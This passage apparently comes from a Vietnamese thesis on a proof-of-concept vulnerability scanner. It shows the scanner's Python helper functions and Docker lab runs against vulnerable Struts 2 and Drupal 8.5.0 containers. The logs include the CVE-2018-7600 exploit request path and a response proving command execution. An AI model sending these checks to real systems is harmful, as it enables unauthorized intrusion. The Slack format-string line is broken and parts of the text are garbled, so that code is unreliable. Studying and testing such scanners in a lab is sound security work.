    if poc_variables[variable]['@from'] == 'cookies':
        if not get_cookie_variable(response, poc_variables, variable, var_s):
            return return_error_var_not_in(poc_variables[variable], conf)
    return True

```

Hình 3 - 43: Hàm lấy giá trị của biến trong cookie hoặc header

```

def variable_with_split(response, poc_variables, variable, var_s, row, conf):
    if not get_info_split_variable(poc_variables, variable, row, conf):
        return False
    if not get_split_variable(response, poc_variables, variable, var_s):
        return return_error_get_var(row['path'], conf)
    return True

```

Hình 3 - 44: Hàm lấy giá trị của biến bằng phương thức split

```

def variable_with_regex(response, poc_variables, variable, var_s, path2file, conf):
    if not get_regex_variable(response, poc_variables, variable, var_s):
        return return_error_get_var(path2file, conf)
    return True

```

Hình 3 - 45: Hàm lấy giá trị của biến sử dụng biểu thức chính quy

3.2.3.1. Hàm thay thế các tham số

```

def replace_param(params, info, path2file, conf):
    if re.search(conf['regex_param'], info) is not None:
        tmp = info
        list_params = re.findall(conf['regex_param'], info)
        for pr in list_params:
            tmp = replace_var(pr, tmp, params, path2file, conf)
            if not tmp:
                return info
        return tmp
    return info

```

Hình 3 - 46: Hàm thay thế các tham số trong tệp tin khởi tạo cơ sở dữ liệu

Hàm replace_param() thực hiện chức năng thay thế các tham số trong tệp tin khởi tạo cơ sở dữ liệu với các dữ liệu trong khi chạy chương trình.

3.2.3.m. Hàm tối ưu hóa quá trình quét

```
def optimize(poc_rule, args):
    if is_custom(args['cve']) and is_custom(args['framework']):
        list = args['cve'] + args['framework']
        if not (check_in_list(poc_rule['@id'], list) or check_in_list(poc_rule['tag'], list)):
            return False
    elif is_custom(args['cve']) and not is_custom(args['framework']):
        return check_in_list(poc_rule['@id'], args['cve'])
    elif is_custom(args['framework']) and not is_custom(args['cve']):
        return check_in_list(poc_rule['tag'], args['framework'])
    if is_custom(args['exclude']):
        if check_in_list(poc_rule['@id'], args['exclude']) or check_in_list(poc_rule['tag'], args['exclude']):
            return False
    return True
```

Hình 3 - 47: Hàm tối ưu chương trình

Hàm optimize() có chức năng tối ưu hóa việc chạy chương trình bằng cách cho phép người dùng lựa chọn một số CVE hoặc một số framework và CMS nhất định. Đồng thời, hàm này còn cho phép người dùng lựa chọn các CVE hoặc các framework và CMS sẽ được bỏ qua trong quá trình chạy chương trình.

3.2.3.n. Hàm gửi kết quả về Slack

```
def send_message(message, channel, bot_token):
    slack = Slacker(bot_token)
    channel = "#{}{}".format(channel)
    slack.chat.post_message(channel, message)

def send_file(filename, channel, bot_token):
    slack = Slacker(bot_token)
    channel = "#{}{}".format(channel)
    slack.files.upload(filename, channels=channel)
```

Hình 3 - 48: Hàm sử dụng gửi file và thông điệp đến Slack

Một chức năng mở rộng của chương trình là cho phép người dùng gửi kết quả của quá trình chạy chương trình về Slack để tiện cho việc theo dõi và lưu lại. Hai hàm được sử dụng cho việc này là send_message() dùng để gửi một thông điệp đến Slack và send_file() dùng để gửi một tệp tin đến Slack.

Hàm send_message() được sử dụng để gửi bảng tổng hợp đến Slack, hàm send_file() dùng để gửi các tệp tin nhật ký, các tệp tin output và các tệp tin kết quả đến Slack.

CHƯƠNG IV: THỰC NGHIỆM

4.1. GIỚI THIỆU KỊCH BẢN THỰC NGHIỆM

Kịch bản thực hiện bao gồm ba website tồn tại các lỗ hổng bảo mật khác nhau:

- Website 1: Xây dựng trên framework Apache struts 2, có tồn tại lỗ hổng bảo mật được công bố với CVE-2017-12611, cổng chạy dịch vụ web là 8088, đường dẫn có lỗi là S2-032, tham số cần truyền là name
- Website 2: Xây dựng trên framework Apache struts 2, có tồn tại lỗ hổng bảo mật được công bố với CVE-2016-3081, cổng chạy dịch vụ web là 8088, đường dẫn có lỗi là S2-053
- Website 3: Xây dựng trên CMS drupal phiên bản 8.5.0, có tồn tại lỗ hổng bảo mật được công bố với CVE-2018-7600, cổng chạy dịch vụ web là 8081

Cơ sở dữ liệu bao gồm PoC của bốn lỗ hổng bảo mật bao gồm CVE-2017-12611, CVE-2016-3081, CVE-2018-7600, CVE-2017-1001000.

4.2. XÂY DỰNG KỊCH BẢN

Vì phải chạy nhiều kịch bản với nhiều CMS và framework khác nhau trên cùng một máy tính, nên em lựa chọn sử dụng môi trường Docker để thuận tiện cho việc xây dựng các website minh họa.

4.2.1. Xây dựng website 1 và website 2:

Hai lỗ hổng trên website 1 và website 2 đã được xây dựng sẵn trên docker hub. Ta chỉ cần kéo docker image đó về và chạy nó với cổng 8088.

- Kéo image có chứa lỗ hổng về máy:

```
Macbook:totnghiep balotelli$ docker pull 2d8ru/struts2
Using default tag: latest
latest: Pulling from 2d8ru/struts2
40ae7ce86d93: Pull complete
ef9ce992ffe4: Pull complete
d0df8518230c: Pull complete
63678957352b: Pull complete
929e9da71fa4: Pull complete
96ef2abace74: Pull complete
ee465bb23abd: Pull complete
7389ed23519a: Pull complete
01dc7810fc78: Pull complete
4afdf531fccde: Pull complete
0e8cb6ef92d5: Pull complete
141c5a896ef9: Pull complete
e1b65a5bf785: Pull complete
f0cd1207fcb8: Pull complete
ac0df1e10db5: Pull complete
b4710c02ed19: Pull complete
Digest: sha256:7aa386b4b606bec5f6a7f015bab6bd1cc84169beadb2a632b6939e6e703e47db
Status: Downloaded newer image for 2d8ru/struts2:latest
docker.io/2d8ru/struts2:latest
```


Hình 4 - 1: Kéo image có chứa lỗ hổng về máy

- Chạy image vừa kéo về trên cổng 8088

```
Macbook:totnghiep balotelli$ docker run --name struts2 -p 8088:8080 -d 2d8ru/struts2
138abb831057cd8d203126493c49c276b59a9e2cc8945224915919126fa7a797
```

Hình 4 - 2: Chạy image có chưa lỗi hỏng trên cổng 8088

- Kiểm tra giao diện của hai website sau khi chạy image



Hình 4 - 3: Giao diện website 1



Hình 4 - 4: Giao diện website 2

4.2.2. Xây dựng website 3:

Vì CMS Drupal cần phải có cơ sở dữ liệu để chạy, ta cần xây dựng một cơ sở dữ liệu mysql trước khi xây dựng CMS Drupal.

```
Macbook:totnghiep balotelli$ docker run --name mysql -e MYSQL_ROOT_PASSWORD=admin -d mysql:5.7
Unable to find image 'mysql:5.7' locally
5.7: Pulling from library/mysql
d599a449871e: Pull complete
f287049d3170: Pull complete
08947732a1b0: Pull complete
96f3056887f2: Pull complete
871f7f65f017: Pull complete
1dd50c4b99cb: Pull complete
5bcfdf508448: Pull complete
02a97db830bd: Pull complete
c09912a99bce: Pull complete
08a981fc6a89: Pull complete
818a84239152: Pull complete
Digest: sha256:5779c71a4730da36f013a23a437b5831198e68e634575f487d37a0639470e3a8
Status: Downloaded newer image for mysql:5.7
5de2174b4ecdb035a18cc3b362e54789deef27ee814767bed323f57c89694b19
```


Hình 4 - 5: Tải về và chạy docker image mysql:5.7

- Tải về và chạy docker image drupal:8.5.0


```
MacBook:totnghiep balotelli$ docker run --name drupal --link mysql:mysql -p 8081:80 -e MYSQL_USER=root -e MYSQL_PASSWORD=admin -d drupal:8.5.0
Unable to find image 'drupal:8.5.0' locally
8.5.0: Pulling from library/drupal
2a72cbf407d6: Pull complete
273cd543cb15: Pull complete
ec5ac8875de7: Pull complete
9106e19b56c1: Pull complete
ee2f70ac7c7d: Pull complete
7257ad6985e8: Pull complete
18f5c2955da2: Pull complete
85293a6fdd80: Pull complete
9e797eeb0c14: Pull complete
09b55b88e646: Pull complete
2cd18314711e: Pull complete
88b610931a5f: Pull complete
b90052b881e9: Pull complete
36317ef49af: Pull complete
6dbef1d5801a: Pull complete
f98e7adf8e6d: Pull complete
e7490dadd09e: Pull complete
c7ab8dab11a0: Pull complete
Digest: sha256:07701bdbc1676ebcaa973af11785b0eb4108a25c93f572e35d7c2c7f844d413f
Status: Downloaded newer image for drupal:8.5.0
c7b1d58c2d00c19d8114c704259d83c4e91f0c3a15fb61984f80e31577699f6
```

Hình 4 - 6: Tải về và chạy docker image drupal 8.5.0

- Cài đặt CMS Drupal



Hình 4 - 7: Chọn ngôn ngữ cài đặt Drupal



Hình 4 - 8: Lựa chọn phiên bản Drupal muốn cài đặt

Drupal 8.5.0

Choose language
Choose profile
Verify requirements
Set up database
Install site
Configure site

Database configuration

Database type *
 MySQL, MariaDB, Percona Server, or equivalent
 SQLite
 PostgreSQL

Database name *
drupal

Database username *
root

Database password

▼ ADVANCED OPTIONS

Host *
mysql

Port number
3306

Table name prefix


If more than one application will be sharing this database, a unique table name prefix - such as *drupal_* - will prevent collisions.

Save and continue

Hình 4 - 9: Cấu hình cơ sở dữ liệu cho Drupal

The screenshot shows the 'Configure site' step of the Drupal installation process. On the left, a vertical navigation bar lists steps: Choose profile, Verify requirements, Set up database, Install site, and Configure site (which is highlighted). The main area is divided into two sections: 'SITE INFORMATION' and 'SITE MAINTENANCE ACCOUNT'. In 'SITE INFORMATION', there are fields for 'Site name *' and 'Site email address *'. A note below states: 'Automated emails, such as registration information, will be sent from this address. Use an address ending in your site's domain to help prevent these emails from being flagged as spam.' In 'SITE MAINTENANCE ACCOUNT', there are fields for 'Username *', 'Password *', 'Confirm password *', and 'Email address *'. Below the password field is a note: 'Several special characters are allowed, including space, period (.), hyphen (-), apostrophe ('), underscore (_), and the @ sign.' Below the confirm password field is a note: 'Passwords match:'.

Hình 4 - 10: Cấu hình thông tin cấu thiết cho website



Hình 4 - 11: Giao diện mặc định của Drupal sau khi cài đặt thành công

4.3. THỰC HÀNH

- Kiểm tra các chức năng của chương trình

```

Macbook:totnghiep balotelli$ python3 pocscan.py -h
usage: pocscan.py [options]

optional arguments:
  -h, --help            show this help message and exit
  -v                   Show output debug
  --slack              Send notification to slack
  --init               Initialize database
  -e EXPORT, --export EXPORT
                      Export the results to a CSV file

Target:
At least one of these options has to be provided to define the target(s)

-t TARGET [TARGET ...], --target TARGET [TARGET ...]
          Target is URL or Domain or IP
-f FILE, --file FILE  Target list file (e.g. "target.txt")

Request:
More request options

--user-agent AGENT    HTTP User-Agent header value
--proxy PROXY         Use a proxy to connect to the target URL (e.g.
                      {"http":"127.0.0.1:8080"})
--timeout TIMEOUT    Seconds to wait before timeout connection (default 30)
--headers HEADERS    Extra headers(e.g. {"key1":"value1","key2":"value2"})

Optimization:
Optimization options

--cve CVE [CVE ...]  Specify one or several cve (e.g. "CVE-2010-1234")
--framework FRAMEWORK [FRAMEWORK ...]
                      Specify one or several framework (e.g. "wordpress")
--exclude EXCLUDE ...
                      Exclude one or several framework (e.g. "wordpress")

```

Hình 4 - 12: Các chức năng của chương trình

- Khởi tạo cơ sở dữ liệu: Khi chạy chương trình lần đầu tiên, ta phải khởi tạo cơ sở dữ liệu để có thể nhập vào các tham số cần thiết để chương trình có thể chạy. Sử dụng tùy chọn –init để khởi tạo cơ sở dữ liệu. Chương trình sẽ hiển thị thông tin của các PoC cần tham số để người dùng nhập vào các tham số tương ứng. Từ lần chạy thứ hai trở đi, người dùng sẽ không cần phải khởi tạo cơ sở dữ liệu nếu không có bất kỳ cập nhật hoặc thay đổi nào trong cơ sở dữ liệu

```

[*] CVE: CVE-2017-12611
[*] Framework: Apache Struts 2
[*] Tag: url
[*] Attribute: {'params': 'uri'}
[*] Content: {{$BaseUrl}}/{{{$PARAM_uri}}}/

Enter "uri": 

```

Hình 4 - 13: Hiển thị thông tin giúp người dùng nhập vào các tham số cần thiết

- Kiểm tra nội dung tệp tin được tạo ra trong quá trình khởi tạo cơ sở dữ liệu

A	B	C	D	E	F	G
path	cve	fw	params			
/Users/balotelli/data/t	CVE-2017-10	Wordpress	{}			
/Users/balotelli/data/t	CVE-2017-12	Apache Strut	{'PARAM_uri': 'S2-032', 'PARAM_name': 'name'}			
/Users/balotelli/data/t	CVE-2018-76	Drupal	{}			
/Users/balotelli/data/t	CVE-2016-30	Apache Strut	{'PARAM_uri': 'S2-053'}			

Hình 4 - 14: Nội dung tệp tin được tạo khi khởi tạo cơ sở dữ liệu

- Chạy chương trình với target là hai website minh họa vừa xây dựng, có sử dụng lựa chọn -v để hiển thị với chế độ verbose (hiển thị toàn bộ thông tin), lựa chọn --slack để gửi kết quả về Slack, --export để xuất kết quả ra tệp tin report.csv và sử dụng --proxy để chương trình chạy ẩn danh thông qua proxy

```
Macbook:totnghiep balotelli$ python3 pocscan.py -t http://127.0.0.1:8088 http://127.0.0.1:8081
-v --proxy '{"http": "127.0.0.1:8080"}' --slack --export report.csv
#####
#####
#   #   #####   #####
#   #   #   #   #   #   #
##### #   #   #####   #   #   #   #   #
#   #   #   #   #   #   #####   #   #   #
#   #   #   #   #   #   #   #   #   #   #
#   #####   #####   #####   #   #   #   #   #
```

Hình 4 - 15: Chạy chương trình với chế độ verbose

```
[*] starting at 17:40:12
[17:40:12] initializing database
[17:40:12] input processing...
[17:40:12] checking http://127.0.0.1:8088
[17:40:12] trying nmap -oX - -sP 127.0.0.1
[17:40:12] added http://127.0.0.1:8088/
[17:40:12] checking http://127.0.0.1:8081
[17:40:12] trying nmap -oX - -sP 127.0.0.1
[17:40:12] added http://127.0.0.1:8081/
[17:40:12] generating targets...
[17:40:12] [Target] http://127.0.0.1:8088/
[17:40:12] [Target] http://127.0.0.1:8081/
```

Hình 4 - 16: Quá trình xử lý dữ liệu đầu vào

```
[*] CVE: CVE-2017-1001000
[*] Risk: High
[*] Framework: Wordpress
[17:40:12] scanning...
[17:40:12] [Sent] GET http://127.0.0.1:8088/wp-json/wp/v2/posts/
[17:40:12] Checking expression "statusCode and regex"
[17:40:12] Check "statusCode" with "200" is False
[17:40:12] Check "regex" with "(\\"id\"): [0-9]{1,}" is False
[17:40:12] [Error] Not pass expression "statusCode and regex" in "request1"
[17:40:13] [Sent] GET http://127.0.0.1:8081/wp-json/wp/v2/posts/
[17:40:14] Checking expression "statusCode and regex"
[17:40:14] Check "statusCode" with "200" is False
[17:40:14] Check "regex" with "(\\"id\"): [0-9]{1,}" is False
[17:40:14] [Error] Not pass expression "statusCode and regex" in "request1"
```

Hình 4 - 17: Kết quả trả về khi target không tồn tại lỗi hỏng ở chế độ verbose

```
[*] CVE: CVE-2018-7600
[*] Risk: Critical
[*] Framework: Drupal
[21:40:17] scanning...
[21:40:17] [Sent] POST http://127.0.0.1:8088/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax
[21:40:17] Checking expression "statusCode and regex"
[21:40:17] Check "statusCode" with "200" is False
[21:40:17] Check "regex" with "((uid=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)(\ )(gid=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)(\ )(groups=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)\)))" is False
[21:40:17] [Error] Not pass expression "statusCode and regex" in "request"
[21:40:18] [Sent] POST http://127.0.0.1:8081/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax
[21:40:18] Checking expression "statusCode and regex"
[21:40:18] Check "statusCode" with "200" is True
[21:40:18] Check "regex" with "((uid=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)(\ )(gid=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)(\ )(groups=[0-9]{1,}\(([a-zA-Z-0-9-]{1,}\)\)))" is True
[21:40:18] Passed expression "statusCode and regex" in "request"
[21:40:18] [Vulnerable][Critical] CVE-2018-7600-http://127.0.0.1:8081/
```

Hình 4 - 18: Kết quả trả về khi target tồn tại lỗ hổng ở chế độ verbose

- Chạy chương trình với target là hai website minh họa, chương trình sử dụng lựa chọn –cve để chỉ định một CVE được chạy, có sử dụng lựa chọn –slack để gửi kết quả về Slack. Lần này sẽ không chạy chương trình ở chế độ verbose để so sánh kết quả

```
Macbook:totnghiep balotelli$ python3 pocscan.py -t http://127.0.0.1:8088 http://127.0.0.1:8081
--cve CVE-2018-7600 --slack
#####
#####
# # # # # # # # # # # #
# # # # # # # # # # # #
##### # # # ##### # # # #
# # # # # # # # # # # #
# # # # # # # # # # # #
# ##### ##### ##### # # #
```

Hình 4 - 19: Chạy chương trình với chế độ bình thường

```
=====
[*] CVE: CVE-2018-7600
[*] Risk: Critical
[*] Framework: Drupal
[21:51:33] scanning...
[21:51:33] [Sent] POST http://127.0.0.1:8088/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax
[21:51:33] [Sent] POST http://127.0.0.1:8081/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax
[21:51:34] [Vulnerable][Critical] CVE-2018-7600-http://127.0.0.1:8081/
[*] shutting down at 21:51:34
+-----+
| Target | PoC | Framework | Risk | Status |
| Output | +-----+ +-----+ +-----+ +-----+ +-----+
| http://127.0.0.1:8088/ | CVE-2018-7600 | Drupal | Critical | Failed | /Users/balotelli/da
ta/totnghiep/output/CVE-2018-7600/127.0.0.1:8088_21513320190812 |
| http://127.0.0.1:8081/ | CVE-2018-7600 | Drupal | Critical | Success | /Users/balotelli/d
ata/totnghiep/output/CVE-2018-7600/127.0.0.1:8081_21513320190812 |
+-----+
```

Hình 4 - 20: Kết quả hiển thị ở chế độ bình thường

- Dù chạy ở chế độ verbose hay không, chương trình vẫn sẽ ghi nhật ký toàn bộ quá trình chạy. Các thông tin được ghi lại trong nhật ký chính là thông tin hiển thị trong chế độ verbose và nó được lưu trong thư mục logs

```
[21:56:04] checking http://127.0.0.1:8088
[21:56:04] trying nmap -oX --sP 127.0.0.1
[21:56:04] added http://127.0.0.1:8088/
[21:56:04] checking http://127.0.0.1:8081
[21:56:04] trying nmap -oX --sP 127.0.0.1
[21:56:04] added http://127.0.0.1:8081/
[21:56:04] [target] http://127.0.0.1:8088/
[21:56:04] [target] http://127.0.0.1:8081/
[21:56:04] reading file /Users/balotelli/data/totnghiep/databases/CVE-2018-7600.xml
[21:56:04] =====
[21:56:04] [*] CVE: CVE-2018-7600
[21:56:04] [*] Risk: Critical
[21:56:04] [*] Framework: Drupal
[21:56:04] [Sent] POST http://127.0.0.1:8088/user/register?element_parents=account/mail/%23value&ajax_form=1&w
[21:56:04] Checking expression "statusCode and regex"
[21:56:04] Check "statusCode" with "200" is False
[21:56:04] Check "regex" with "((uid=[0-9]{1},)([a-zA-Z-0-9-]{1,})( )(gid=[0-9]{1,})([a-zA-Z-0-9-]{1,})( ))"
[21:56:04] Not pass expression "statusCode and regex" in "request"
[21:56:05] [Sent] POST http://127.0.0.1:8081/user/register?element_parents=account/mail/%23value&ajax_form=1&w
[21:56:06] Checking expression "statusCode and regex"
[21:56:06] Check "statusCode" with "200" is True
[21:56:06] Check "regex" with "((uid=[0-9]{1,})([a-zA-Z-0-9-]{1,})( )(gid=[0-9]{1,})([a-zA-Z-0-9-]{1,}))"
[21:56:06] Passed expression "statusCode and regex" in "request"
[21:56:06] [Vulnerable][Critical] CVE-2018-7600-http://127.0.0.1:8081/
```

Hình 4 - 21: Nhật ký được ghi lại khi chạy chương trình

- Bên cạnh việc ghi nhật ký, chương trình sẽ ghi lại kết quả của quá trình chạy chương trình theo từng CVE và từng target khác nhau. Kết quả này sẽ bao gồm thông tin của CVE, các yêu cầu HTTP được gửi lên, các phản hồi trả về và quá trình kiểm tra điều kiện sau khi thực hiện xong một yêu cầu HTTP. Các kết quả này sẽ được lưu trong thư mục output

```
[21:56:05] [*] CVE: CVE-2018-7600
[21:56:05] [*] Title: Drupal allows remote attackers to execute arbitrary code
[21:56:05] [*] Detail: https://nvd.nist.gov/vuln/detail/CVE-2018-7600
[21:56:05] [*] Risk: Critical
[21:56:05] [*] Framework: Drupal
[21:56:05] =====
[21:56:05] [Sent] POST http://127.0.0.1:8081/user/register?element_parents=account/mail/%23value&ajax_form=1&w

[21:56:06] Status code: 200
[21:56:06] Date: Sun, 08 Dec 2019 14:56:05 GMT
[21:56:06] Server: Apache/2.4.25 (Debian)
[21:56:06] X-Powered-By: PHP/7.2.3
[21:56:06] Cache-Control: must-revalidate, no-cache, private
[21:56:06] X-UA-Compatible: IE=edge
[21:56:06] Content-language: en
[21:56:06] X-Content-Type-Options: nosniff
[21:56:06] X-Frame-Options: SAMEORIGIN
[21:56:06] Expires: Sun, 19 Nov 1978 05:00:00 GMT
[21:56:06] Vary:
[21:56:06] X-Generator: Drupal 8 (https://www.drupal.org)
[21:56:06] X-Drupal-Ajax-Token: 1
[21:56:06] Content-Length: 209
[21:56:06] Keep-Alive: timeout=5, max=100
[21:56:06] Connection: Keep-Alive
[21:56:06] Content-Type: application/json
[21:56:06] b'[{"command":"insert","method":"replaceWith","selector":null,"data":"uid=33(www-data) gid=33(www-data)"}]

[21:56:06] Checking expression "statusCode and regex"
[21:56:06] Check "statusCode" with "200" is True
[21:56:06] Check "regex" with "((uid=[0-9]{1,})([a-zA-Z-0-9-]{1,})( )(gid=[0-9]{1,})([a-zA-Z-0-9-]{1,}))"
[21:56:06] Passed expression "statusCode and regex" in "request"

[21:56:06] [Vulnerable][Critical] CVE-2018-7600-http://127.0.0.1:8081/
```

Hình 4 - 22: Kết quả được lưu lại trong thư mục output

- Nếu người dùng có sử dụng lựa chọn –export, chương trình sẽ xuất kết quả ra tệp tin CSV và lưu trong thư mục report

A	B	C	D	E	F	G	H	I	J	K	L	M	N
Target	PoC	Framework	Title	Detail	Risk	Status	Output						
http://127.0.0.1:8088	CVE-2017-10	Wordpress	Wordpress 4.4.2	https://nvd.r High	High	Failed	/Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8088_17401220190812						
http://127.0.0.1:8088	CVE-2017-10	Wordpress	Wordpress 4.4.2	https://nvd.r High	High	Failed	/Users/balotelli/data/totnghiep/output/CVE-2017-1001000/127.0.0.1:8081_17401320190812						
http://127.0.0.1:8088	CVE-2017-12	Apache Struts	Apache Struts	https://nvd.r Critical	Critical	Failed	/Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8088_17401520190812						
http://127.0.0.1:8088	CVE-2017-12	Apache Struts	Apache Struts	https://nvd.r Critical	Critical	Failed	/Users/balotelli/data/totnghiep/output/CVE-2017-12611/127.0.0.1:8081_17401620190812						
http://127.0.0.1:8088	CVE-2018-76	Drupal	Drupal 8.5.20	allow https://nvd.r Critical	Critical	Failed	/Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8088_17401720190812						
http://127.0.0.1:8088	CVE-2018-76	Drupal	Drupal 8.5.20	allow https://nvd.r Critical	Critical	Success	/Users/balotelli/data/totnghiep/output/CVE-2018-7600/127.0.0.1:8081_17401820190812						
http://127.0.0.1:8088	CVE-2016-30	Apache Struts	Apache Struts	https://nvd.r High	High	Failed	/Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8088_17401920190812						
http://127.0.0.1:8088	CVE-2016-30	Apache Struts	Apache Struts	https://nvd.r High	High	Failed	/Users/balotelli/data/totnghiep/output/CVE-2016-3081/127.0.0.1:8081_17402020190812						

Hình 4 - 23: Kết quả được xuất ra bằng chức năng export

- Nếu người dùng có sử dụng lựa chọn –slack, chương trình sẽ gửi các tệp tin nhật ký, các tệp tin kết quả, các tệp tin được xuất ra từ lựa chọn –export và bảng tổng hợp kết quả về Slack.

Hình 4 - 24: Tệp tin nhật ký được gửi về Slack

Hình 4 - 25: Tệp tin kết quả được gửi về Slack

Target	PoC	Framework	Risk	Status	Output
